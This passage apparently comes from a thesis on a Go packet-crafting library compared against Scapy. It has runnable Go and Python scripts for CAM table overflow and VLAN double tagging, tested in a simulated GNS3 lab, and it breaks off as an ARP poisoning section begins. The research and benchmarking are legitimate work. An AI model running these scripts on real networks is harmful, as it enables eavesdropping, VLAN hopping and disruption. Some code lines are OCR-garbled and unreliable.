58 }
59 
60 func decodeDot3(data []byte, p gopacket.PacketBuilder) error {  1 usage  Tiago Diogo
61     d := &Dot3{}
62     d.DecodeFromBytes(data, p)
63     p.AddLayer(d)
64 
65     return p.NextDecoder(d.NextLayerType())
66 }
```

Figure 66: 802.3 DecodeFromBytes function

The **decodeDot3()** function is the method called to decode data from the received bytes. The method is defined in line 60. It starts by creating an empty **Dot3** structure. That structure will be used by the function **DecodeFromBytes()** to save the decoded data. Following, the **DecodeFromBytes()** function is called and as explained before, the first 6 bytes are copied to the **DstMAC** in line 45. The following 6 bytes are copied to the **SrcMAC** field and the final 2 bytes are copied to the **Length** field. Finally, the **decodeDot3()** method returns the decoder for the next layer, in this case it is the **LLC** layer as shown in line 53.

In figure 67 the relation between the functions can be visualized.




Figure 67: Illustration of SerializeTo and Decode functions

3.7.2 RIP

The fule that implements RIP protocol layer can be located in **protocols/rip.go**. As mentioned in section 3.8.1, to implement a protocol layer we need to do the following steps by order: register the layer, create a structure that will hold the attributes for the layer, create the functions **SerializeTo()** and **DecodeFromBytes()**. In our case, we have focused on developing support for the RIP version 2. To aid the explanation of the developed functions and structures we can see the RIP packet format in figure 68.

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  command (1)  |  version (1)  |       must be zero (2)        |
+---------------+---------------+-------------------------------+
|                                                               |
~                         RIP Entry (20)                        ~
|                                                               |
+---------------+---------------+---------------+---------------+
```

Figure 68: RIP packet header

The RIP packet header contains the following fields: command, version, zero field and RIP entry. The **RIP entry** field has a specific format and we replicated that in developed implementation. The **RIP entry** field is shown in figure 69.

```
 0                   1                   2                   3 3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Address Family Identifier (2) |        Route Tag (2)          |
+-------------------------------+-------------------------------+
|                         IP Address (4)                        |
+---------------------------------------------------------------+
|                         Subnet Mask (4)                       |
+---------------------------------------------------------------+
|                         Next Hop (4)                          |
+---------------------------------------------------------------+
|                         Metric (4)                            |
+---------------------------------------------------------------+
```

Figure 69: RIP entry field

Considering the two structures show in figure 56 and figure 57, we have created the structures shown in figure 70.

```
10  var LayerTypeRip = gopacket.RegisterLayerType( num: 7777, gopacket.LayerTypeMetadata{Name: "RIPPacket", Decoder: gopacket.DecodeFunc(decodeRIPPacket)})
11
12  type RIPEntry struct {  3 usages  Tiago Diogo
13      AddressFamilyIdentifier uint16
14      RouteTag                uint16
15      IPAddress               [4]byte
16      SubnetMask              [4]byte
17      NextHop                 [4]byte
18      Metric                  uint32
19  }
20
21  type RIPPacket struct {  7 usages  Tiago Diogo
22      layers.BaseLayer
23      Command uint8
24      Version uint8
25      Zero    uint16 // Unused, should be zero
26      Entries []RIPEntry
27  }
```

Figure 70: RIP structures

Starting by the **RIPPacket** structure, defined at line 21, we defined the same fields that are described on RIP packet header. The following fields are available: command, version, zero and a list of **RIPEntry** structure. The **RIPEntry** entry structure is defined at line 12 and contain the same fields described in figure 69. On line 10, we registered the layer using the function **RegisterLayerType()** the same way we did for 802.3 layer.

The function **DecodeFromBytes()** decodes the data received in bytes to the RIP structures created. The code for this function is shown at figure 71.

```
36 func (r *RIPPacket) DecodeFromBytes(data []byte, df gopacket.DecodeFeedback) error {
37     if len(data) < 4 : fmt.Errorf("RIP packet too short")
40
41     r.Command = data[0]
42     r.Version = data[1]
43     r.Zero = binary.BigEndian.Uint16(data[2:4])
44
45     entryLength := 20 // Each RIP entry is typically 20 bytes long
46     for i := 4; i < len(data) && i+entryLength <= len(data); i += entryLength {
47         entry := RIPEntry{
48             AddressFamilyIdentifier: binary.BigEndian.Uint16(data[i : i+2]),
49             RouteTag:                binary.BigEndian.Uint16(data[i+2 : i+4]),
50             Metric:                  binary.BigEndian.Uint32(data[i+16 : i+20]),
51         }
52         copy(entry.IPAddress[:], data[i+4:i+8])
53         copy(entry.SubnetMask[:], data[i+8:i+12])
54         copy(entry.NextHop[:], data[i+12:i+16])
55         r.Entries = append(r.Entries, entry)
56     }
57
58     return nil
59 }
```

Figure 71: DecodeFromBytes function of RIP protocol

We can identify two main parts of this function, the first from line 41 to 43 decodes the RIP header. The first byte corresponds to the command, therefore it is assign the the variable command in the RIPPacket structure on line 41. The second byte corresponds to the version and it is assigned to the version variable in the same structure. Finally, the following 2 bytes have the zero value and are assigned to the zero variable in the RIPPacket structure. The second part of this function, from line 46 to 55, decodes the RIP entries of the received data. A RIPEntry structure is created and the values are fulfilled with the corresponding data in bytes according to the RIP entry structure.

The function **SerializeTo()** transforms the structures into data in bytes, ready to be sent over the network. The code for this function is shown at figure 72.

```
func (rip *RIPPacket) SerializeTo(b gopacket.SerializeBuffer, opts gopacket.SerializeOptions) error {
    bytes, err := b.PrependBytes( num: 4 + 20*len(rip.Entries))
    if err != nil : err

    bytes[0] = rip.Command
    bytes[1] = uint8(rip.Version)
    binary.BigEndian.PutUint16(bytes[2:4], rip.Zero)

    for i, entry := range rip.Entries {
        offset := 4 + i*20
        binary.BigEndian.PutUint16(bytes[offset:offset+2], entry.AddressFamilyIdentifier)
        binary.BigEndian.Pu type int int offset+2:offset+4], entry.RouteTag)
        copy(bytes[offset+4:offse   ntry.IPAddress[:])
        copy(bytes[offset+8:offset+12], entry.SubnetMask[:])
        copy(bytes[offset+12:offset+16], entry.NextHop[:])
        binary.BigEndian.PutUint32(bytes[offset+16:offset+20], entry.Metric)
    }

    return nil
}
```

Figure 72: SerializeTp function of RIP protocol

3.8 Usage

This library is publicly available on Github [24] and distributed in a Docker container [7]. It also contains an interactive shell, like Scapy, where it is possible to launch the built-in attacks. The code for the shell can be found in **scaGo.go** file and can be launched by running the instruction **go run scaGo.go** on any shell. From there, a shell will be launched and with the instruction **help** we can see in detail all the available attacks and how to launch them.

The docker container imports and installs all the necessary tools and libraries in a Unix environment to be able to run the library without internet connection. When the docker container is installed, you can use the **main.go** file located in the **/app** directory in the docker to write any code that depends on the developed library. The code for the Dockerfile is shown in figure 73.

```
1  FROM golang:latest
2
3  WORKDIR /app
4
5  COPY go.mod ./
6
7  RUN go mod download
8  RUN go mod tidy
9
10 COPY . .
11
12 RUN go mod tidy
13
14 RUN apt-get update && apt-get install -y time && apt-get install -y net-tools && apt-get install -y nano && apt-get -y install libpcap-dev
15
16 ENTRYPOINT ["/bin/bash"]
17
```

Figure 73: Dockerfile

The **FROM** instruction, on line 1, indicates the image that will be used for the docker container, in this case we will use the Go environment in the latest version. Following, we set the working directory on the directory **/app**. This way, when the docker container is launched it will automatically start at the **/app** directory. From line 5 to 8, the go.mod file is copied to the container and the instructions **go mod download** and **go mod tidy** will assure that all the dependencies are installed so that the container can be used in an offline environment. On line 10, we copy the directory of the Dockerfile to the container. This directory contains a file named **main.go**, where the user will write the customizable scripts. On line 14 we install the following tools: time, net-tools, nano and libpcap-dev. Those tools will be used when performing demonstrations and can be useful for the user. Finally, on line 16, a shell is launched on the container.

The documentation for this library can also be read on the website Pkg.go.dev [25]. The website allows to write documentation for open source library. This will popularize the library and facilitate the future additions to the tool.

4

Attacks

Contents

In this chapter we use the developed library to demonstrate the following security attacks: CAM table overflow, ARP Cache Poisoning, VLAN Double Tagging, STP Root Bridge manipulation, TCP SYN flood, DHCP Spoofing, DNS Spoofing and RIP poisoning. In each attack, we will compare it with a Scapy implementation and draw conclusions.

4.1 CAM table overflow

4.1.1 Attack description

Switches in local networks use a CAM table to remember which devices (MAC addresses) are connected to which ports. This helps them send data efficiently to the right device without broadcasting to everyone.

The CAM Overflow attack exploits a limitation in this system. Switches have limited memory in their CAM table. An attacker can flood the switch with data from fake MAC addresses, causing this memory to fill up. Once full, the switch starts broadcasting data to all devices, like a simpler network hub.

4.1.2 Developed script

The developed functions to replicate this attack can be found in the **higherlevel/cam.go** file. The file contains three functions, **Cam()**, **CamBatch()** and **CamSequential()**. The **Cam()** function produces a prespecified number of packets, concurrently, and sends them. The **CamBatch()** produces a prespecified number of packets and sends them in batches. The batching approach in **CamBatch()** is efficient for managing memory, especially when dealing with a large number of packets, as it doesn't retain all packets in memory simultaneously. The **CamSequential()** function performs the same task as **Cam()** function, but does not use concurrency. The code for **Cam()**, **CamBatch()** and **CamSequential()** functions is shown in figure 74, figure 75 and figure 76.

```go
13 func Cam(iface string, packetCount int) {  1 usage  Tiago Diogo +2 *
14     packets := make([][]byte, packetCount)
15 
16     var wg sync.WaitGroup
17     for i := 0; i < packetCount; i++ {
18         wg.Add( delta: 1)
19         go func(i int) {
20             defer wg.Done()
21             randomSrcMAC := utils.ParseMACGen()
22             randomDstMac := utils.ParseMACGen()
23             etherLayer := craft.EthernetLayer()
24             etherLayer.SetSrcMAC(randomSrcMAC)
25             etherLayer.SetDstMAC(randomDstMac)
26             etherLayer.SetEthernetType(golayers.EthernetTypeIPv4)
27             ipLayer := craft.IPv4Layer()
28             ipLayer.SetSrcIP(utils.ParseIPGen())
29             ipLayer.SetDstIP(utils.ParseIPGen())
30 
31             packets[i], err = craft.CraftPacket(etherLayer.Layer(), ipLayer.Layer())
32             if err != nil {
33                 fmt.Println( a...: "Error crafting Ethernet packet:", err)
34                 return
35             }
36         }(i)
37     }
38     wg.Wait()
39 
40     communication.SendMultiplePackets(packets, iface,  maxConcurrentSends: 10)
41     if err != nil {
42         fmt.Println( a...: "Error sending packets:", err)
43         return
44     }
45 }
```

Figure 74: CAM function

```go
func CamBatch(iface string, packetCount, batchSize int) {  no usages  Tiago Diogo *

    var wg sync.WaitGroup
    for start := 0; start < packetCount; start += batchSize {
        end := start + batchSize
        if end > packetCount {
            end = packetCount
        }

        packets := make([][]byte, end-start)

        for i := start; i < end; i++ {
            wg.Add( delta: 1)
            go func(i int) {
                defer wg.Done()
                randomSrcMAC := utils.ParseMACGen()
                randomDstMac := utils.ParseMACGen()
                etherLayer := craft.EthernetLayer()
                etherLayer.SetSrcMAC(randomSrcMAC)
                etherLayer.SetDstMAC(randomDstMac)
                etherLayer.SetEthernetType(golayers.EthernetTypeIPv4)
                ipLayer := craft.IPv4Layer()
                ipLayer.SetSrcIP(utils.ParseIPGen())
                ipLayer.SetDstIP(utils.ParseIPGen())

                localIdx := i - start // adjust index for current batch
                packets[localIdx], err = craft.CraftPacket(etherLayer.Layer(), ipLayer.Layer())
                if err != nil {
                    fmt.Println( a...: "Error crafting Ethernet packet:", err)
                    return
                }
            }(i)
        }
        wg.Wait()

        communication.SendMultiplePackets(packets, iface,  maxConcurrentSends: 10)
        if err != nil {
            fmt.Println( a...: "Error sending packets:", err)
            return
        }
    }
}
```

Figure 75: CAMBatch function

```go
func CamSequential(iface string, packetCount int) {  no usages  Tiago Diogo *

    packets := make([][]byte, packetCount)

    for i := 0; i < packetCount; i++ {
        randomSrcMAC := utils.ParseMACGen()
        randomDstMac := utils.ParseMACGen()
        etherLayer := craft.EthernetLayer()
        etherLayer.SetSrcMAC(randomSrcMAC)
        etherLayer.SetDstMAC(randomDstMac)
        etherLayer.SetEthernetType(golayers.EthernetTypeIPv4)
        ipLayer := craft.IPv4Layer()
        ipLayer.SetSrcIP(utils.ParseIPGen())
        ipLayer.SetDstIP(utils.ParseIPGen())

        packets[i], err = craft.CraftPacket(etherLayer.Layer(), ipLayer.Layer())
        if err != nil {
            fmt.Println( a...: "Error crafting Ethernet packet:", err)
            return
        }
    }
    communication.SendMultiplePackets(packets, iface,  maxConcurrentSends: 1)
}
```

Figure 76: CAMSequential function

Focusing on the **Cam()** function, on figure 74, this function starts by creating a slice that will store the created packets on line 14. On line 24, it enters a for loop where the packets will be created. A goroutine is launched to create each packet and store it in the slice. Note that the variable **wg** from the type **sync.WaitGroup**, created on line 16, will assure that all goroutines launched will finish before proceeding to sending the packets. The instruction **wg.Add()**, on line 18, will increment the goroutine counter. The instruction **wg.Wait()**, on line 38, will wait for all goroutines that are on the counter to finish. The created packets will have a random source and destination MAC address, as well as a random source and destination IP. On line 40, it sends the packets concurrently using the function

SendMultiplePackets(). Be aware that the keyword communication refers to the name we assigned when importing the supersocket package.

The **CamBatch()** function, located at figure 75, has the same behaviour as **Cam()**. The difference is in the for loop that creates the packets. The loop, in line 50, runs from 0 to the prespecified number of packets **packetCount** incrementing by **batchSize** at each iteration. For each batch, a slice is created that will store the packets for that batch. Following, another for loop launches a goroutine that creates and stores packets. On line 82, the batch is sent and another iteration starts.

The **CamSequential()** function, located at figure 76, has the same behaviour as the **Cam()** function except it does not launch a goroutine to create each packet. This function will be used in the demonstrations to have a fair comparison with the Scapy implementation. This way we can draw conclusions about the execution time of the programming language Go in comparison with Python.

4.1.3 Attack results

To replicate this attack, we used GNS3 to simulate a network environment. The network topology built has 3 hosts, simulated with 2 VPCs (victims) and a Docker container (attacker). The switch used to connect all hosts is a router cisco c3725 configured with the instruction **no ip routing**. This instruction will make the router behave like a switch. The built network topology and the IPs assigned to the hosts is shown in figure 77 and table 4.1.




Figure 77: Network Topology for CAM attack

Host	IP
PC1	10.0.0.100
PC2	10.0.0.200

Table 4.1: Host's IP for CAM

As explained before, the objective is to observe the traffic between PC1 and PC2 in the connection between the attacker and the switch. This will prove that the switch has its CAM table full and enters in hub mode, forwarding the traffic to all the interfaces. To launch the attack, we wrote the script shown in figure 78 and started a Wireshark capture in the connection between the attacker and the switch.

```
package main

import "github.com/tiagomdiogo/GoPpy/higherlevel"

func main(){
        higherlevel.Cam("eth0", 15000)
}
```

Figure 78: Script to launch CAM

To verify the effectiveness of the attack, we must first await the overflow of the CAM table. Following this, we initiate a ping between PC1 and PC2. If the attack has succeeded, we should observe ICMP packets captured on the attacker's eth0 interface. This is illustrated in figure 79, where a packet is captured on the attacker's end.

No.	Time	Source	Destination	Protocol	Length	Info
615597	10.217363	10.0.0.100	10.0.0.200	ICMP	98	Echo (ping) request id=0x43bb, seq=1/256, ttl=64 (reply in 617502)
617502	10.239554	10.0.0.200	10.0.0.100	ICMP	98	Echo (ping) reply id=0x43bb, seq=1/256, ttl=64 (request in 615597)
696952	11.241695	10.0.0.100	10.0.0.200	ICMP	98	Echo (ping) request id=0x44bb, seq=2/512, ttl=64 (no response found!)
855697	13.243141	10.0.0.100	10.0.0.200	ICMP	98	Echo (ping) request id=0x46bb, seq=3/768, ttl=64 (reply in 856151)
856151	13.252985	10.0.0.200	10.0.0.100	ICMP	98	Echo (ping) reply id=0x46bb, seq=3/768, ttl=64 (request in 855697)
903354	14.254685	10.0.0.100	10.0.0.200	ICMP	98	Echo (ping) request id=0x47bb, seq=4/1024, ttl=64 (reply in 903357)
903357	14.254888	10.0.0.200	10.0.0.100	ICMP	98	Echo (ping) reply id=0x47bb, seq=4/1024, ttl=64 (request in 903354)
954679	15.258478	10.0.0.100	10.0.0.200	ICMP	98	Echo (ping) request id=0x48bb, seq=5/1280, ttl=64 (reply in 954690)
954690	15.258961	10.0.0.200	10.0.0.100	ICMP	98	Echo (ping) reply id=0x48bb, seq=5/1280, ttl=64 (request in 954679)

Figure 79: ICMP packets captured on Attacker's interface

The figure 79 shows that the attacker can observe the traffic between PC1 and PC2. This happens because the switch has the CAM table full and, therefore, it transforms itself on a hub, sending the packets to all the ports.

4.1.4 Comparison with Scapy

To have a fair comparison with Scapy, all tests were done in the same environment and we used the **CamSequential()** function. For our comparison we will consider two measures: code legibility and the execution time of the script to send a certain number of packets. The script in Scapy that performs this attack is shown in figure 80.

```
1  from scapy.all import Ether, IP, TCP, RandIP, RandMAC, sendp
2  import sys
3
4  def generate_packets(num_pkt):
5      packet_list = []
6      for i in range(num_pkt):
7          packet  = Ether(src = RandMAC(),dst= RandMAC())/IP(src=RandIP(),dst=RandIP())
8          packet_list.append(packet)
9      return packet_list
10
11 def cam_overflow(packet_list):
12     sendp(packet_list, iface='eth0')
13
14 if __name__ == '__main__':
15     num_pkt=int(sys.argv[1])
16     packet_list = generate_packets(num_pkt)
17     cam_overflow(packet_list)
18
```

Figure 80: Scapy script to perform CAM attack

4.1.4.1 Code readability

The Scapy script starts by generating sequentially the mentioned number of packets in the function **generate_packets()**. The packets generated have the ethernet and IP layer, both with random source and destination MAC and IP respectively. Following it uses the **sendp()** function to send the generated packets. In terms of code legibility, comparing with figure 76, we can observe that the code in Go is more verbose and in Scapy is more compact. In packet crafting, Scapy allows for concise packet building in just one line (as seen in line 7). In contrast, the Go implementation requires several lines (from line 97 to 105). This difference arises because, in Go, each attribute's value must be set using individual method calls, whereas Scapy lets you specify these values directly when invoking the layer.

4.1.4.2 Execution time comparison

Comparing both implementations, the algorithm behind the scripts is similar. Both generate a given number of packets in a for loop and send the packets sequentially. To retrieve the execution times, we have used the **time** instruction of unix environments. We measured the execution times of both implementations for the following number of packets: 5000, 30000, 100000 and 200000. The results are shown in table 4.2.

5000 packets			30000 packets		100000 packets		200000 packets	
	Golang	Python	Golang	Python	Golang	Python	Golang	Python
1strun (seconds)	0.732	3.769	1.579	28.358	3.903	67.814	7.117	177.851
2ndrun (seconds)	0.742	3.723	1.589	26.911	3.831	62.551	7.250	174.999
3rdrun (seconds)	0.728	3.635	1.554	27.593	3.838	66.813	7.055	176.493
4thrun (seconds)	0.745	5.013	1.614	28.020	3.845	65.193	7.142	177.867
5thrun (seconds)	0.750	3.899	1.597	28.001	3.878	65.007	7.377	177.095
Average (seconds)	0.739	4.001	1.586	27.776	3.859	65.475	7.188	179.276

Table 4.2: Benchmark of CAM attack

Looking at table 4.2, we can observe that Go implementation executes faster in all tests. In terms of percentages, Go outperforms by 541% in the 5,000 packets implementation, by 1751% in the 30,000 packets implementation, by 1698% in the 100,000 packets implementation, and by 2494% in the 200,000 packets implementation. We can conclude that as the number of packets increases, the difference becomes more accentuated. The graphic illustration is shown at figure 81.




Figure 81: CAM execution times graph

The chart depicts the relationship between the number of packets and the time taken, in seconds for the two different implementations: Scapy (represented by the orange line) and Scago (represented by the blue line). The exponential curve fitting indicates that as the number of packets increases, the time taken for the Scapy implementation rises significantly compared to the Scago implementation. This suggests that the Scago implementation may be more efficient in handling larger numbers of packets in a given time span.

To study the impact of concurrency, we compared the time taken to send an identical number of packets (200000), both concurrently and non-concurrently. For that we have used the functions **Cam()** and **CamSequential()**. The results are shown in table 4.3

	Concurrency	Non-concurrency
1stRun	6.891 sec	7.117 sec
2ndRun	6.517 sec	7.250 sec
3rdRun	6.524 sec	7.055 sec
4thRun	6.948 sec	7.142 sec
5thRun	7.015 sec	7.377 sec
Average	6.779 sec	7.188 sec

Table 4.3: Benchmark of CAM with concurrency

Upon analyzing the results, we see that concurrency offers a better execution time. Yet, the gains are limited since all packets use the same network path. The notable advantage is in the concurrent crafting of the packets.

4.2 VLAN double tagging

4.2.1 Attack description

In Ethernet networks, VLANs allow for the creation of multiple virtual LAN segments on a single physical infrastructure. Devices within a specific VLAN can communicate with each other as if they are on an isolated network, even though they might share the physical medium with devices from other VLANs. VLAN information is carried within Ethernet frames using tags specified in the IEEE 802.1Q standard.

In the double tagging attack, the attacker sends frames with two VLAN tags. The outer tag corresponds to the attacker's VLAN, and the inner tag corresponds to the target VLAN. When a switch receives this frame, it only understands and processes the outer tag, removes it, and forwards the frame to the specified VLAN. As the packet continues through the network, another switch might see the inner tag and forward the frame based on that tag, allowing it to reach the target VLAN. This could potentially allow an attacker to send packets to a VLAN they shouldn't have access to.

For this attack to be successful, the attacker must be positioned on a native VLAN (untagged) that doesn't have 802.1Q tagging and be targeting a switch that doesn't have VLAN ingress filtering enabled. Furthermore, the attacker needs to target a VLAN that exists and is active on the trunk link.

4.2.2 Developed script

The script to perform this attack can be found in **higherlevel/doubletag.go** file and the code is shown in figure 82.

```go
func DoubleTagVlan(iface, dstIP string, vlanOut, vlanIn uint16) {

    //Create ETH Layer
    ethLayer := craft.EthernetLayer()
    ethLayer.SetSrcMAC(utils.ParseMACGen())
    ethLayer.SetDstMAC("ff:ff:ff:ff:ff:ff")
    ethLayer.SetEthernetType(golayers.EthernetTypeIPv4)

    //Create Dot1Q Layer
    dot1qLayer := craft.Dot1QLayer()
    dot1qLayer.SetVLANIdentifier(vlanIn)

    //Create another Dot1Q Layer
    dot1qLayer2 := craft.Dot1QLayer()
    dot1qLayer2.SetVLANIdentifier(vlanOut)
    dot1qLayer2.Layer().Type = golayers.EthernetTypeIPv4

    //Create IP Layer
    ipLayer := craft.IPv4Layer()
    ipLayer.SetSrcIP(utils.ParseIPGen("0.0.0.0/0"))
    ipLayer.SetDstIP(dstIP)
    ipLayer.SetProtocol(golayers.IPProtocolICMPv4)

    //Create ICMP Layer
    icmpLayer := craft.ICMPv4Layer()

    craftedPacket, err := craft.CraftPacket(ethLayer.Layer(), dot1qLayer.Layer(), dot1qLayer2.Layer(), ipLayer.Layer(), icmpLayer.Layer())
    if err != nil {
        log.Fatal(err)
    }

    communication.Send(craftedPacket, iface)
}
```

Figure 82: DoubleTag script in Go

The **DoubleTagVlan()** function, starts by crafting the ethernet layer with a random MAC address as source and the broadcast address as its destination from lines 14 to 17. Following, the first Dot1Q layer is created on line 20. This layer corresponds to the VLAN that the attacker wants to reach. Another Dot1Q layer with the outer tag is created identifying the native VLAN. Finally, the IPv4 and ICMP layers are created.

4.2.3 Attack results

To replicate this attack we built the network topology of figure 83.




Figure 83: Network topology for Double Tagging attack

The attacker is connected to VLAN 1, which is also the native VLAN of the trunk connection between the switches. The objective is to observe the packet sent by the attacker in the connection between PC2 and Switch. This connection belongs to a different VLAN, therefore if we are able to observe the packet we can conclude that the attack worked. To launch the attack, we can execute the code demonstrated on figure 84.

```
  GNU nano 7.2                              main.go
package main

import "github.com/tiagomdiogo/GoPpy/higherlevel"

func main(){
        higherlevel.DoubleTagVlan("eth0", "255.255.255.255", 2, 1)
}
```

Figure 84: Script to execute the Double Tag attack

We set up a Wireshark capture in all the connections of the network to observe the packet route. The attacker will create an ICMP packet with the outer tag VLAN 1 and inner tag VLAN 2. The ICMP packet is shown in figure 85.

As expected the ICMP packet has the outer tag VLAN 1 and the inner tag VLAN 2. When the packet reaches Switch 1 the first 802.1q layer with the outer tag will be removed. Therefore, it is expected that ICMP packet captured on the connection between Switch 1 and Switch 2 will only have the 802.1q layer




Figure 85: ICMP packet on the connection between the Attacker and Switch1

with the tag VLAN 2. The packet is shown in figure 86.




Figure 86: ICMP packet on the connection between the Switch1 and Switch2

When the packet arrives to Switch 2, it will only have the tag VLAN 2. Therefore the switch will forward the packet to the connections of VLAN 2, in this case, PC2. The packet captured in the connection between PC2 and Switch 2 is shown in figure 87.




Figure 87: ICMP packet on the connection between the Switch 2 and PC2

4.2.4 Comparison with Scapy

To replicate this attack using Scapy, the script show in figure 88 can be used.

```python
1  from scapy.layers.l2 import Dot1Q, Ether
2  from scapy.layers.inet import IP, ICMP
3  from scapy.packet import Raw
4  from scapy.sendrecv import sendp
5  from scapy.all import RandIP, RandMAC
6  import sys
7
8
9  def vlan_double_tagging(vlan_out, vlan_in, target_ip, iface, pkt_size = 65):
10     pkt = Ether(dst="ff:ff:ff:ff:ff:ff", src=RandMAC(), type=0x8100)/Dot1Q(vlan=vlan_out)/Dot1Q(vlan=vlan_in)/IP(dst=target_ip, src=RandIP())/ICMP()/Raw(b"A"*pkt_size)
11     sendp(pkt, iface=iface, count=10)
12
13
14 def help_text():
15     print("\nUsage:\n python vlan_double_tagging.py interface target_IP vlan_in vlan_out\n")
16     sys.exit()
17
18
19 if __name__ == "__main__":
20     if len(sys.argv) < 3:
21         help_text()
22
23     iface = sys.argv[1]
24     target = sys.argv[2]
25     vlan_in = int(sys.argv[3])
26     vlan_out = int(sys.argv[4])
27
28     try:
29         vlan_double_tagging(vlan_out, vlan_in, target ,iface)
30     except KeyboardInterrupt:
31         print("Stopping ...")
```

Figure 88: Scapy script to execute Double tag attack

The script calls the function **vlan_double_tagging()** that creates the ICMP packet with the two layers of 802.1q. Following, it sends the packet 10 times in line 11.

4.2.4.1 Code readablity

Comparing to the developed script in Go, the implementation is similar in terms of code verbose. The most noticeable difference is that Scapy can stack layers using the division operator while in the developed library we need to use the function **CraftPackets()**. The difference is located in line 10 of figure 88 and lines 14 - 35 from figure 82.

4.2.4.2 Execution time comparison

To test execution times, we set the scripts to send 10000 packets and the results are shown in table 4.4

	Golang	Python
1st Run	6.254 sec	45.504 sec
2nd Run	5.305 sec	38.407 sec
3rd Run	4.254 sec	41.692 sec
4th Run	5.047 sec	44.899 sec
5th Run	4.098 sec	37.315 sec
Average	4.991 sec	41.563 sec

Table 4.4: Benchmark of Double Tag attack

The differences observed in the CAM table overflow can also be observed in this attack. Go has a faster execution time than Scapy, with similar implementations.

4.3 ARP Cache Poisoning

4.3.1 Attack description

The ARP Cache Poisoning is a man-in-the-middle (MitM) attack. It consists of sending unsolicited ARP Replies to other hosts on the subnet with the MAC Address of the attacker and the IP address they want to claim. Therefore, any host can claim to be the owner of any IP/MAC they choose. After the poison of ARP cache of the victims, the attacker can observe all the traffic, performing a MitM attack.

4.3.2 Developed script

The script to perform this attack can be found in the **higherlevel/arpcache.go** file. The file contains the following functions: **ARPScanHost()**, **enableIPForwarding()**, **disableIPForwarding()** and **ArpMitm()**. The first function found is the **ARPScanHost()**. This function obtains the MAC address of a desired IP using an ARP request. The code for this function is shown in figure 89.

```go
15 func ARPScanHost(iface string, targetIP string) (string, error) {  3 usages  Tiago Diogo +2 *
16     srcMAC := utils.MacByInt(iface)
17     srcIP := utils.IPbyInt(iface)
18 
19     ethLayer := packet.EthernetLayer()
20     ethLayer.SetSrcMAC(srcMAC)
21     ethLayer.SetDstMAC( macStr: "ff:ff:ff:ff:ff:ff")
22     ethLayer.SetEthernetType(layers.EthernetTypeARP)
23 
24     arpRequest := packet.ARPLayer()
25     arpRequest.SetSrcMac(srcMAC)
26     arpRequest.SetSrcIP(srcIP)
